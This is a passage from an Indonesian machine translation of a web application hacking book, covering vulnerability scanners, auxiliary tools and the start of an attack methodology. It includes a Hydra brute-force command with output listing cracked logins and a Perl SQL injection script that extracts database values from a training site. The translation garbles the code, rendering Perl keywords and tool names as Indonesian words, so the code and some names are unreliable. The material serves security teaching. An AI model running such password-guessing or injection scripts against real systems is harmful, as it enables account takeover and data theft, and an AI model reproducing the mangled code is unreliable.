Selain masalah pemetaan dan pemeriksaan aplikasi yang jelas dalam situasi yang dijelaskan, masalah terkait muncul dalam pelaporan kerentanan yang ditemukan. Pemindai berdasarkan analisis sintaksis murni cenderung menghasilkan temuan duplikat untuk setiap kerentanan. Misalnya, laporan pemindaian mungkin mengidentifikasi 200 cacat XSS, 195 di antaranya muncul dalam fungsi aplikasi yang sama yang diperiksa pemindai beberapa kali karena muncul dalam konteks yang berbeda dengan konten sintaksis yang berbeda.

Tantangan Otomasi Lainnya

Seperti dibahas dalam Bab 14, beberapa aplikasi menerapkan tindakan defensif yang dirancang khusus untuk mencegahnya diakses oleh program klien otomatis. Langkah-langkah ini termasuk penghentian sesi reaktif jika terjadi aktivitas anomali dan penggunaan CAPTCHA dan kontrol lain yang dirancang untuk memastikan bahwa manusia bertanggung jawab atas permintaan tertentu.

Secara umum, fungsi spidering pemindai menghadapi tantangan yang sama dengan spider aplikasi web pada umumnya, seperti respons "tidak ditemukan" yang disesuaikan dan kemampuan untuk menginterpretasikan kode sisi klien. Banyak aplikasi yang mengimplementasikan validasi halus atas item masukan tertentu, seperti kolom pada formulir pendaftaran pengguna. Jika spider mengisi formulir dengan input yang tidak valid dan tidak dapat memahami pesan kesalahan yang dihasilkan oleh aplikasi, mungkin tidak akan pernah melanjutkan setelah formulir ini ke beberapa fungsi penting yang ada di belakangnya.

Evolusi teknologi web yang cepat, khususnya penggunaan komponen ekstensi peramban dan kerangka kerja lain di sisi klien, membuat sebagian besar pemindai tertinggal dari tren terbaru. Hal ini dapat mengakibatkan kegagalan untuk mengidentifikasi semua permintaan relevan yang dibuat dalam aplikasi, atau format dan konten permintaan yang tepat yang dibutuhkan aplikasi.

Selain itu, sifat aplikasi web saat ini yang sangat canggih, dengan data kompleks yang disimpan di sisi klien dan server, dan diperbarui melalui komunikasi asinkron antara keduanya, menciptakan masalah bagi sebagian besar pemindai yang sepenuhnya otomatis, yang cenderung bekerja pada setiap permintaan secara terpisah. Untuk mendapatkan cakupan lengkap dari aplikasi ini, seringkali perlu untuk memahami proses permintaan multistep yang mereka libatkan dan untuk memastikan bahwa aplikasi berada dalam kondisi yang diinginkan untuk menangani permintaan serangan tertentu. Bab 14 menjelaskan teknik untuk mencapai hal ini dalam serangan otomatis khusus. Mereka umumnya

memerlukan keterlibatan manusia yang cerdas untuk memahami persyaratan, mengonfigurasi alat pengujian dengan tepat, dan memantau kinerjanya.

Produk Saat Ini

Pasar untuk pemindai web otomatis telah berkembang pesat dalam beberapa tahun terakhir, dengan banyak inovasi dan beragam produk yang berbeda. Berikut adalah beberapa pemindai yang lebih menonjol:

- Acunetix
 - Pemindaian Aplikasi
 - Pemindai bersendawa
- Hujan es
- NetSparker
- N-Penguntit
- NTOSpider
- Skipfish
- WebPeriksa

Meskipun sebagian besar pemindai dewasa berbagi inti fungsionalitas yang sama, mereka memiliki perbedaan dalam pendekatan mereka untuk mendeteksi area kerentanan yang berbeda dan dalam fungsionalitas yang disajikan kepada pengguna. Diskusi publik tentang manfaat pemindai yang berbeda sering berubah menjadi perselisihan antar vendor. Berbagai survei telah dilakukan untuk mengevaluasi kinerja pemindai yang berbeda dalam mendeteksi berbagai jenis kelemahan keamanan. Survei semacam itu selalu melibatkan menjalankan pemindai terhadap sampel kecil kode yang rentan. Ini dapat membatasi ekstrapolasi hasil ke berbagai situasi dunia nyata di mana pemindai dapat digunakan.

Survei paling efektif menjalankan setiap pemindai terhadap berbagai kode sampel yang berasal dari aplikasi dunia nyata, tanpa memberikan kesempatan kepada vendor untuk menyesuaikan produk mereka dengan kode sampel sebelum analisis. Salah satu studi akademik oleh University of California, Santa Barbara, mengklaim sebagai "evaluasi terbesar pemindai aplikasi web dalam hal jumlah alat yang diuji ... dan kelas kerentanan yang dianalisis." Anda dapat mengunduh laporan dari studi tersebut di URL berikut:

www.cs.ucsb.edu/~adoupe/static/black-box-scanners-dimva2010.pdf

Kesimpulan utama dari penelitian ini adalah sebagai berikut:

- Seluruh kelas kerentanan tidak dapat dideteksi oleh pemindai canggih, termasuk kata sandi yang lemah, kontrol akses yang rusak, dan kelemahan logika.
- Perayapan aplikasi web modern dapat menjadi tantangan serius bagi pemindai kerentanan web saat ini karena dukungan yang tidak lengkap untuk teknologi sisi klien umum dan sifat stateful kompleks dari aplikasi saat ini.
- Tidak ada korelasi yang kuat antara harga dan kemampuan. Beberapa pemindai gratis atau sangat hemat biaya berfungsi sebaik pemindai yang harganya ribuan dolar.

Studi tersebut memberi skor pada setiap pemindai berdasarkan kemampuannya untuk mengidentifikasi berbagai jenis kerentanan. Tabel 20-1 menunjukkan skor keseluruhan dan harga setiap pemindai.

Tabel 20-1:Performa Deteksi Kerentanan dan Harga Pemindai Berbeda Menurut Studi UCSB

PEMINDAI	SKOR	HARGA
Acunetix	14	\$4.995 menjadi \$6.350
WebPeriksa	13	\$6.000 hingga \$30.000
Pemindai bersendawa	13	\$191
N-Penguntit	13	\$899 menjadi \$6.299
Pemindaian Aplikasi	10	\$17.550 hingga \$32.500
w3af	9	Bebas
Paros	6	Bebas
Hujan es	6	\$10.000
NTOSpider	4	\$10.000
MileSCAN	4	\$495 hingga \$1.495
Pemindaian Grendel	3	Bebas

Perlu dicatat bahwa kemampuan pemindaian telah berkembang pesat dalam beberapa tahun terakhir dan kemungkinan akan terus berlanjut. Performa dan harga masing-masing pemindai cenderung berubah seiring waktu. Studi UCSB yang melaporkan informasi yang ditunjukkan pada Tabel 20-1 diterbitkan pada bulan Juni 2010.

Karena relatif langkanya informasi publik yang dapat dipercaya tentang kinerja pemindai kerentanan web, Anda disarankan untuk melakukan riset sendiri sebelum melakukan pembelian. Sebagian besar vendor pemindaian menyediakan dokumentasi produk terperinci dan edisi uji coba gratis dari perangkat lunak mereka, yang dapat Anda gunakan untuk membantu menginformasikan pilihan produk Anda.

Menggunakan Pemindai Kerentanan

Dalam situasi dunia nyata, efektivitas penggunaan pemindai kerentanan sangat bergantung pada aplikasi yang Anda targetkan. Kekuatan dan kelemahan bawaan yang telah kami jelaskan memengaruhi aplikasi yang berbeda dengan cara yang berbeda, bergantung pada jenis fungsionalitas dan kerentanan yang dikandungnya.

Dari berbagai jenis kerentanan yang umumnya ditemukan dalam aplikasi web, pemindai otomatis secara inheren mampu menemukan kira-kira setengahnya, jika ada tanda-tangan standar. Dalam subset jenis kerentanan yang dapat dideteksi oleh pemindai, pemindai melakukan pekerjaan yang baik untuk mengidentifikasi kasus individual, meskipun mereka melewatkannya yang lebih halus dan tidak biasa dari ini. Secara keseluruhan, Anda mungkin berharap bahwa menjalankan pemindaian otomatis akan mengidentifikasi beberapa tetapi tidak semua hasil yang menggantung rendah dalam aplikasi tipikal.

Jika Anda seorang pemula, atau Anda menyerang aplikasi besar dan memiliki waktu terbatas, menjalankan pemindaian otomatis dapat memberikan manfaat yang jelas. Ini akan dengan cepat mengidentifikasi beberapa petunjuk untuk penyelidikan manual lebih lanjut, memungkinkan Anda untuk mendapatkan penanganan awal pada postur keamanan aplikasi dan jenis kelemahan yang ada. Ini juga akan memberi Anda gambaran umum yang berguna tentang aplikasi target dan menyoroti area yang tidak biasa yang membutuhkan perhatian lebih lanjut.

Jika Anda ahli dalam menyerang aplikasi web, dan Anda serius dalam menemukan sebanyak mungkin kerentanan dalam target Anda, Anda semua terlalu menyadari keterbatasan yang melekat pada pemindai kerentanan. Oleh karena itu, Anda tidak akan sepenuhnya mempercayai mereka untuk sepenuhnya menutupi setiap kategori kerentanan individu. Meskipun hasil pemindaian akan menarik dan akan meminta penyelidikan manual atas masalah tertentu, Anda biasanya ingin melakukan pengujian manual lengkap di setiap area aplikasi untuk setiap jenis kerentanan untuk memastikan bahwa pekerjaan telah dilakukan dengan benar.

Dalam situasi apa pun di mana Anda menggunakan pemindai kerentanan, Anda harus mengingat beberapa poin penting untuk memastikan bahwa Anda memanfaatkannya secara paling efektif:

- Waspadai jenis kerentanan yang dapat dideteksi oleh pemindai dan yang tidak dapat dideteksi.
- Pahami fungsi pemindai Anda, dan ketahui cara memanfaatkan konfigurasinya untuk menjadi yang paling efektif terhadap aplikasi tertentu.
- Biasakan diri Anda dengan aplikasi target sebelum menjalankan pemindai Anda sehingga Anda dapat memanfaatkannya dengan paling efektif.
- Waspadai risiko yang terkait dengan fungsi spidering yang kuat dan otomatis mencari bug berbahaya.
- Selalu konfirmasi secara manual setiap potensi kerentanan yang dilaporkan oleh pemindai.

- Ketahuilah bahwa pemindai sangat berisik dan meninggalkan jejak yang signifikan di log server dan pertahanan IDS apa pun. Jangan gunakan pemindai jika Anda ingin sembunyi-sembunyi.

Sepenuhnya Otomatis Versus Pemindaian yang Diarahkan Pengguna

Pertimbangan utama dalam penggunaan pemindai web Anda adalah sejauh mana Anda ingin mengarahkan pekerjaan yang dilakukan oleh pemindai. Dua kasus penggunaan ekstrem dalam keputusan ini adalah sebagai berikut:

- Anda ingin memberi pemindai Anda URL untuk aplikasi tersebut, klik Buka, dan tunggu hasilnya.
- Anda ingin bekerja secara manual dan menggunakan pemindai untuk menguji setiap permintaan secara terpisah, di samping pengujian manual Anda.

Pemindai web mandiri lebih diarahkan pada yang pertama dari kasus penggunaan ini.

Pemindai yang dimasukkan ke dalam rangkaian pengujian terintegrasi lebih diarahkan ke kasus penggunaan kedua. Yang mengatakan, kedua jenis pemindai memungkinkan Anda mengadopsi pendekatan yang lebih hybrid jika Anda mau.

Untuk pengguna pemula dalam keamanan aplikasi web, atau yang membutuhkan penilaian cepat terhadap aplikasi, atau yang berurusan dengan sejumlah besar aplikasi secara rutin, pemindaian yang sepenuhnya otomatis akan memberikan beberapa wawasan tentang bagian permukaan serangan aplikasi. Ini dapat membantu Anda membuat keputusan tentang tingkat pengujian yang lebih komprehensif apa yang diperlukan untuk aplikasi tersebut.

Untuk pengguna yang memahami bagaimana pengujian keamanan aplikasi web dilakukan dan yang mengetahui batasan otomatisasi total, cara terbaik untuk menggunakan pemindai adalah dengan rangkaian pengujian terintegrasi untuk mendukung dan menyempurnakan proses pengujian manual. Pendekatan ini membantu menghindari banyak tantangan teknis yang dihadapi oleh pemindai yang sepenuhnya otomatis. Anda dapat memandu pemindai menggunakan browser Anda untuk memastikan bahwa tidak ada area fungsionalitas utama yang terlewatkan. Anda dapat langsung memindai permintaan aktual yang dihasilkan oleh aplikasi, yang berisi data dengan konten dan format yang benar yang diperlukan aplikasi.

Dengan kontrol penuh atas apa yang dipindai, Anda dapat menghindari fungsionalitas berbahaya, mengenali fungsionalitas duplikat, dan melewati persyaratan validasi input apa pun yang mungkin bermasalah dengan pemindai otomatis. Lebih-lebih lagi, ketika Anda memiliki umpan balik langsung tentang aktivitas pemindai, Anda dapat memastikan bahwa masalah otentifikasi dan penanganan sesi dapat dihindari dan bahwa masalah yang disebabkan oleh proses multistep dan fungsi stateful ditangani dengan benar. Dengan menggunakan pemindai dengan cara ini, Anda dapat mencakup berbagai kerentanan penting yang pendeksiannya dapat dilakukan secara otomatis. Ini akan membebaskan Anda untuk mencari jenis kerentanan yang membutuhkan kecerdasan dan pengalaman manusia untuk mengungkapnya.

Alat Lainnya

Selain alat yang telah dibahas, Anda mungkin menemukan alat lain yang tak terhitung berguna dalam situasi tertentu atau untuk melakukan tugas tertentu. Bagian selanjutnya dari bab ini menjelaskan beberapa alat lain yang mungkin Anda temui dan gunakan saat menyerang aplikasi. Perlu dicatat bahwa ini hanya survei singkat dari beberapa alat yang digunakan penulis. Disarankan agar Anda menyelidiki berbagai alat yang tersedia untuk Anda sendiri, dan memilih yang paling sesuai dengan kebutuhan dan gaya pengujian Anda.

Wikto/Nikto

Nikto berguna untuk menemukan konten pihak ketiga default atau umum yang ada di server web. Ini berisi database file dan direktori yang besar, termasuk halaman default dan skrip yang disertakan dengan server web, dan item pihak ketiga seperti perangkat lunak keranjang belanja. Alat ini pada dasarnya bekerja dengan meminta setiap item secara bergantian dan mendeteksi apakah item tersebut ada.

Basis data sering diperbarui, artinya Nikto biasanya lebih efektif daripada teknik otomatis atau manual lainnya untuk mengidentifikasi jenis konten ini.

Nikto mengimplementasikan berbagai pilihan konfigurasi, yang dapat ditentukan pada baris perintah atau melalui file konfigurasi berbasis teks. Jika aplikasi menggunakan halaman "tidak ditemukan" yang disesuaikan, Anda dapat menghindari kesalahan positif dengan menggunakan -404 pengaturan, yang memungkinkan Anda untuk menentukan string yang muncul di halaman kesalahan kustom.

Wikto adalah versi Windows dari Nikto yang memiliki beberapa fitur tambahan, seperti deteksi yang disempurnakan atas respons "tidak ditemukan" khusus dan penambangan direktori berbantuan Google.

Pembakar

Firebug adalah alat debugging browser yang memungkinkan Anda men-debug dan mengedit HTML dan JavaScript secara real time pada halaman yang sedang ditampilkan. Anda juga dapat menjelajahi dan mengedit DOM.

Firebug sangat kuat untuk menganalisis dan mengeksplorasi berbagai serangan sisi klien, termasuk semua jenis skrip lintas situs, pemalsuan permintaan dan ganti rugi UI, dan pengambilan data lintas domain, seperti yang dijelaskan dalam Bab 13.

Ular naga

Hydra adalah alat tebak kata sandi yang dapat digunakan dalam berbagai situasi, termasuk dengan autentikasi berbasis formulir yang biasa digunakan di web

aplikasi. Tentu saja, Anda dapat menggunakan alat seperti Burp Intruder untuk mengeksekusi serangan semacam ini dengan cara yang sepenuhnya disesuaikan; namun, dalam banyak situasi, Hydra bisa sama berguna.

Hydra memungkinkan Anda menentukan URL target, parameter permintaan yang relevan, daftar kata untuk menyerang bidang nama pengguna dan kata sandi, dan detail pesan kesalahan yang dikembalikan setelah login yang gagal. Pengaturan dapat digunakan untuk menentukan jumlah utas paralel yang akan digunakan dalam serangan. Misalnya:

```
C:\>hydra.exe -t 32 -L user.txt -P password.txt wahh-app.com http-post-form "/  
login.asp:login_name=^USER^&login_password=^PASS^&login=Login: Invalid" Hydra v6.4 (c) 2011  
oleh van Hauser / THC - penggunaan hanya diperbolehkan untuk tujuan hukum.
```

```
Hydra (http://www.thc.org) mulai 22-05-2011 16:32:48  
[DATA] 32 tugas, 1 server, 21904 percobaan masuk (l:148/p:148), ~684 percobaan per tugas
```

```
[DATA] menyerang layanan http-post-form pada port 80  
[STATUS] 397,00 percobaan/mnt, 397 percobaan dalam 00:01j, 21507 todo dalam 00:55j  
[80][www-form] tuan rumah: 65.61.137.117 masuk: alice kata sandi: kata sandi  
[80][www-form] tuan rumah: 65.61.137.117 masuk: liz kata sandi: kata sandi
```

```
...
```

Script Kustom

Dalam pengalaman penulis, berbagai alat siap pakai yang ada cukup untuk membantu Anda melakukan sebagian besar tugas yang perlu Anda lakukan saat menyerang aplikasi web. Namun, dalam berbagai situasi yang tidak biasa, Anda perlu membuat alat dan skrip yang disesuaikan sendiri untuk mengatasi masalah tertentu. Misalnya:

- Aplikasi menggunakan mekanisme penanganan sesi yang tidak biasa, seperti mekanisme yang melibatkan token per halaman yang harus dikirim ulang dalam urutan yang benar.
- Anda ingin mengeksloitasi kerentanan yang memerlukan beberapa langkah spesifik untuk dilakukan berulang kali, dengan data yang diambil pada satu respons dimasukkan ke dalam permintaan berikutnya.
- Aplikasi secara agresif menghentikan sesi Anda saat mengidentifikasi permintaan yang berpotensi berbahaya, dan mendapatkan sesi baru yang diautentikasi memerlukan beberapa langkah tidak standar.
- Anda perlu memberikan eksloitasi "tunjuk dan klik" kepada pemilik aplikasi untuk menunjukkan kerentanan dan risikonya.

Jika Anda memiliki pengalaman pemrograman, cara termudah untuk mengatasi masalah semacam ini adalah membuat program kecil yang disesuaikan sepenuhnya untuk mengeluarkan permintaan yang relevan dan memproses respons aplikasi. Anda dapat membuat ini baik sebagai alat yang berdiri sendiri atau sebagai perpanjangan dari salah satu pengujian terintegrasi

suite yang dijelaskan sebelumnya. Misalnya, Anda dapat menggunakan antarmuka Burp Extender untuk memperluas Burp Suite atau antarmuka BeanShell untuk memperluas WebScarab.

Bahasa skrip seperti Perl berisi pustaka untuk membantu membuat komunikasi HTTP menjadi mudah, dan Anda seringkali dapat melakukan tugas yang disesuaikan hanya dengan menggunakan beberapa baris kode. Bahkan jika Anda memiliki pengalaman pemrograman yang terbatas, Anda sering dapat menemukan skrip di Internet yang dapat Anda sesuaikan untuk memenuhi kebutuhan Anda. Contoh berikut memperlihatkan skrip Perl sederhana yang mengeksplorasi kerentanan injeksi SQL dalam formulir pencarian untuk membuat kueri rekursif dan mengambil semua nilai dalam kolom tabel tertentu. Ini dimulai dengan nilai tertinggi dan berulang ke bawah (lihat Bab 9 untuk detail lebih lanjut tentang jenis serangan ini):

```
gunakan HTTP::Permintaan::Umum;
gunakan LWP::UserAgent;

$ua = LWP::UserAgent->new(); $col
saya = @ARGV[1];
$dari_stmt saya = @ARGV[3];

jika ($#ARGV!=3) {
    cetak "penggunaan: perl sql.pl SELECT kolom DARI tabel\n"; KELUAR;

}

sementara(1)
{
    $payload = "foo' or (1 in (pilih max($col) from $from_stmt $test))--";

$req saya = POST "http://mdsec.net/addressbook/32/Default.aspx",
[_VIEWSTATE => ", Name => $payload, Email => 'john@test . com', Telepon =>
'12345', Search => 'Search', Address => '1 High Street', Age => '30',];

$resp saya = $ua->permintaan($req);
$konten saya = $resp->as_string;
# cetak $isi;

if ($content =~ /nvarchar value '(.*?)'/) {

    cetak "$1\n";           # cetak kecocokan yang diekstraksi

}
kalau tidak
{KELUAR;}

$test = "di mana $col < '$1'";
}
```

COBALAH!

```
http://mdsec.net/addressbook/32/
```

Selain perintah dan pustaka bawaan, Anda dapat memanggil berbagai alat dan utilitas sederhana dari skrip Perl dan skrip shell sistem operasi. Beberapa alat yang berguna untuk tujuan ini dijelaskan selanjutnya.

Dapatkan

wget adalah alat praktis untuk mengambil URL tertentu menggunakan HTTP atau HTTPS. Itu dapat mendukung proxy hilir, otentikasi HTTP, dan berbagai opsi konfigurasi lainnya.

Keriting

Curl adalah salah satu alat baris perintah paling fleksibel untuk mengeluarkan permintaan HTTP dan HTTPS. Ini mendukung MENDAPATKANDAN POSmetode, parameter permintaan, sertifikat SSL klien, dan autentikasi HTTP. Dalam contoh berikut, judul halaman diambil untuk nilai ID halaman antara 10 dan 40:

```
#!/bin/bash
untuk saya dalam `seq 10 40`; Menggerjakan

gema -n $i ":""
curl -s http://mdsec.net/app>ShowPage.ashx?PageNo==$i | grep -Po "<title>(.*)</title>"
| sed 's/.....\(.*\)...../\1/'
Selesai
```

COBALAH!

```
http://mdsec.net/app/
```

Netcat

Netcat adalah alat serbaguna yang dapat digunakan untuk melakukan banyak tugas terkait jaringan. Ini adalah landasan dari banyak tutorial peretasan pemula. Anda dapat menggunakannya untuk membuka koneksi TCP ke server, mengirim permintaan, dan mengambil respons. Selain penggunaan ini, Netcat dapat digunakan untuk membuat pendengar jaringan di komputer Anda untuk menerima koneksi dari server yang Anda serang. Lihat Bab 9

untuk contoh teknik ini digunakan untuk membuat saluran out-of-band dalam serangan basis data.

Netcat sendiri tidak mendukung koneksi SSL, tetapi ini dapat dicapai jika Anda menggunakan bersama dengan alat stunnel, yang akan dijelaskan selanjutnya.

Terowongan

Stunnel berguna saat Anda bekerja dengan skrip Anda sendiri atau alat lain yang tidak mendukung koneksi HTTPS. Stunnel memungkinkan Anda membuat koneksi SSL klien ke host apa pun, atau soket server SSL untuk mendengarkan koneksi masuk dari klien mana pun. Karena HTTPS hanyalah protokol HTTP yang disalurkan melalui SSL, Anda dapat menggunakan stunnel untuk menyediakan kemampuan HTTPS ke alat lainnya.

Misalnya, perintah berikut menunjukkan stunnel sedang dikonfigurasi untuk membuat soket server TCP sederhana pada port 88 dari antarmuka loopback lokal. Saat koneksi diterima, stunnel melakukan negosiasi SSL dengan server di wahh-app.com, meneruskan koneksi teks-jelas yang masuk melalui terowongan SSL ke server ini:

```
C:\bin>stunnel -c -d localhost:88 -r wahh-app.com:443 2011.01.08 15:33:14
LOG5[1288:924]: Menggunakan 'wahh-app.com.443' sebagai tcpwrapper
Nama layanan
2011.01.08 15:33:14 LOG5 [1288:924]: stunnel 3.20 di x86-pcmingw32-gnu
WIN32
```

Anda sekarang dapat mengarahkan alat apa pun yang tidak mampu SSL di port 88 pada antarmuka loopback. Ini secara efektif berkomunikasi dengan server tujuan melalui HTTPS:

```
2011.01.08 15:33:20 LOG5[1288:1000]: wahh-app.com.443 terhubung dari
127.0.0.1:1113
2011.01.08 15:33:26 LOG5[1288:1000]: Koneksi ditutup: 16 byte dikirim ke SSL,
392 byte dikirim ke soket
```

Ringkasan

Buku ini berfokus pada teknik praktis yang dapat Anda gunakan untuk menyerang aplikasi web. Meskipun Anda dapat melakukan beberapa tugas ini hanya dengan menggunakan browser, untuk melakukan serangan aplikasi yang efektif dan menyeluruh, Anda memerlukan beberapa alat.

Alat yang paling penting dan sangat diperlukan dalam gudang senjata Anda adalah proxy pencegat, yang memungkinkan Anda untuk melihat dan mengubah semua lalu lintas yang lewat di kedua arah antara browser dan server. Proxy hari ini dilengkapi dengan a

banyak alat terintegrasi lainnya yang dapat membantu mengotomatiskan banyak tugas yang perlu Anda lakukan. Selain salah satu rangkaian alat ini, Anda perlu menggunakan satu atau lebih ekstensi browser yang memungkinkan Anda terus bekerja dalam situasi di mana proxy tidak dapat digunakan.

Jenis alat utama lainnya yang mungkin Anda gunakan adalah pemindai aplikasi web mandiri. Alat-alat ini efektif dalam menemukan berbagai kerentanan umum dengan cepat, dan juga dapat membantu Anda memetakan dan menganalisis fungsionalitas aplikasi. Namun, mereka tidak dapat mengidentifikasi banyak jenis kelemahan keamanan, dan Anda tidak dapat mengandalkan mereka untuk memberikan tagihan kesehatan yang benar-benar bersih untuk aplikasi apa pun.

Pada akhirnya, apa yang akan membuat Anda menjadi peretas aplikasi web yang ulung adalah kemampuan Anda untuk memahami bagaimana aplikasi web berfungsi, di mana pertahanan mereka rusak, dan bagaimana menyelidiki mereka untuk kerentanan yang dapat dieksloitasi. Untuk melakukan ini secara efektif, Anda memerlukan alat yang memungkinkan Anda untuk melihat ke balik terpal, memanipulasi interaksi Anda dengan aplikasi dengan cara yang halus, dan memanfaatkan otomatisasi sedapat mungkin untuk membuat serangan Anda lebih cepat dan lebih andal. Alat apa pun yang menurut Anda paling berguna dalam mencapai tujuan ini adalah alat yang tepat untuk Anda. Dan jika alat yang tersedia tidak memenuhi kebutuhan Anda, Anda selalu dapat membuatnya sendiri. Tidak terlalu sulit, jujur.

Sebuah Aplikasi Web Peretas Metodologi

Bab ini berisi metodologi langkah demi langkah terperinci yang dapat Anda ikuti saat menyerang aplikasi web. Ini mencakup semua kategori kerentanan dan teknik serangan yang dijelaskan dalam buku ini. Mengikuti semua langkah dalam metodologi ini tidak akan menjamin bahwa Anda menemukan semua kerentanan dalam aplikasi tertentu. Namun, ini akan memberi Anda tingkat jaminan yang baik bahwa Anda telah menyelidiki semua wilayah yang diperlukan dari permukaan serangan aplikasi dan telah menemukan sebanyak mungkin masalah dengan sumber daya yang tersedia untuk Anda.


Gambar 21-1 mengilustrasikan bidang pekerjaan utama yang dijelaskan oleh metodologi ini. Kami akan menelusuri diagram ini dan mengilustrasikan subdivisi tugas yang melibatkan setiap area. Angka-angka dalam diagram sesuai dengan daftar bernomor hierarkis yang digunakan dalam metodologi, sehingga Anda dapat dengan mudah beralih ke tindakan yang terlibat di area tertentu.

Metodologi disajikan sebagai urutan tugas yang diatur dan diatur sesuai dengan saling ketergantungan logis di antara mereka. Sejauh mungkin, saling ketergantungan ini disorot dalam deskripsi tugas. Namun, dalam praktiknya Anda akan sering perlu berpikir secara imajinatif tentang arah aktivitas Anda dan membiarkannya dipandu oleh apa yang Anda temukan tentang aplikasi yang Anda serang. Misalnya:

- Informasi yang dikumpulkan dalam satu tahap memungkinkan Anda untuk kembali ke tahap sebelumnya dan merumuskan serangan yang lebih terfokus. Misalnya, bug kontrol akses yang memungkinkan Anda memperoleh daftar semua pengguna mungkin memungkinkan Anda untuk melakukannya

melakukan serangan menebak kata sandi yang lebih efektif terhadap fungsi autentikasi.

- Menemukan kerentanan utama di satu area aplikasi memungkinkan Anda untuk melakukan pintasan beberapa pekerjaan di area lain. Misalnya, kerentanan pengungkapan file memungkinkan Anda melakukan tinjauan kode terhadap fungsi aplikasi utama daripada memeriksanya hanya dengan cara kotak hitam.
- Hasil pengujian Anda di beberapa area mungkin menyoroti pola kerentanan berulang yang dapat segera Anda selidiki di area lain. Misalnya, cacat umum pada filter validasi input aplikasi dapat memungkinkan Anda dengan cepat menemukan jalan pintas pertahanannya terhadap beberapa kategori serangan yang berbeda.



Gambar 21-1:Bidang utama pekerjaan yang terlibat dalam metodologi

Gunakan langkah-langkah dalam metodologi ini untuk memandu pekerjaan Anda, dan sebagai daftar periksa untuk menghindari kekeliruan, tetapi jangan merasa berkewajiban untuk mematuhiinya terlalu kaku. Menyimpan

pemikiran berikut dalam pikiran: tugas yang kami jelaskan sebagian besar standar dan ortodoks; serangan paling mengesankan terhadap aplikasi web selalu melibatkan pemikiran di luarnya.

Petunjuk umum

Anda harus selalu mengingat beberapa pertimbangan umum saat melakukan tugas mendetail yang terlibat dalam penyerangan aplikasi web. Ini mungkin berlaku untuk semua area berbeda yang perlu Anda periksa dan teknik yang perlu Anda lakukan.


- Ingatlah bahwa beberapa karakter memiliki arti khusus di berbagai bagian permintaan HTTP. Saat Anda memodifikasi data dalam permintaan, Anda harus menyandikan URL karakter ini untuk memastikan bahwa karakter tersebut diinterpretasikan dengan cara yang Anda inginkan:
 - &digunakan untuk memisahkan parameter dalam string kueri URL dan isi pesan. Untuk memasukkan literal & karakter, Anda harus menyandikannya sebagai %26.
 - =digunakan untuk memisahkan nama dan nilai setiap parameter dalam string kueri URL dan isi pesan. Untuk menyisipkan karakter = literal, Anda harus menyandikannya sebagai %3d.
 - ?digunakan untuk menandai awal string kueri URL. Untuk memasukkan literal ? karakter, Anda harus menyandikannya sebagai %3f.
 - Spasi digunakan untuk menandai akhir URL di baris pertama permintaan dan dapat menunjukkan akhir nilai cookie dikue keringtajuk. Untuk menyisipkan spasi literal, Anda harus menyandikannya sebagai %20atau +.
 - Karena + mewakili ruang yang disandikan, untuk menyisipkan karakter + literal, Anda harus menyandikannya sebagai %2b.
 - ;digunakan untuk memisahkan masing-masing cookie dikue keringtajuk. Untuk memasukkan literal ; karakter, Anda harus menyandikannya sebagai %3b.
 - # digunakan untuk menandai pengidentifikasi fragmen di dalam URL. Jika Anda memasukkan karakter ini ke dalam URL dalam browser Anda, secara efektif memotong URL yang dikirim ke server. Untuk memasukkan karakter # literal, Anda harus menyandikannya sebagai %23.
 - %digunakan sebagai awalan dalam skema pengkodean URL. Untuk menyisipkan literal %karakter, Anda harus menyandikannya sebagai %25.
 - Setiap karakter noncetak seperti null byte dan baris baru harus, tentu saja, disandikan URL menggunakan kode karakter ASCII mereka — dalam hal ini, sebagai %00Dan %0a,masing-masing.
 - Selain itu, perhatikan bahwa memasukkan data yang disandikan URL ke dalam formulir biasanya menyebabkan browser Anda melakukan lapisan penyandian lainnya. Misalnya,

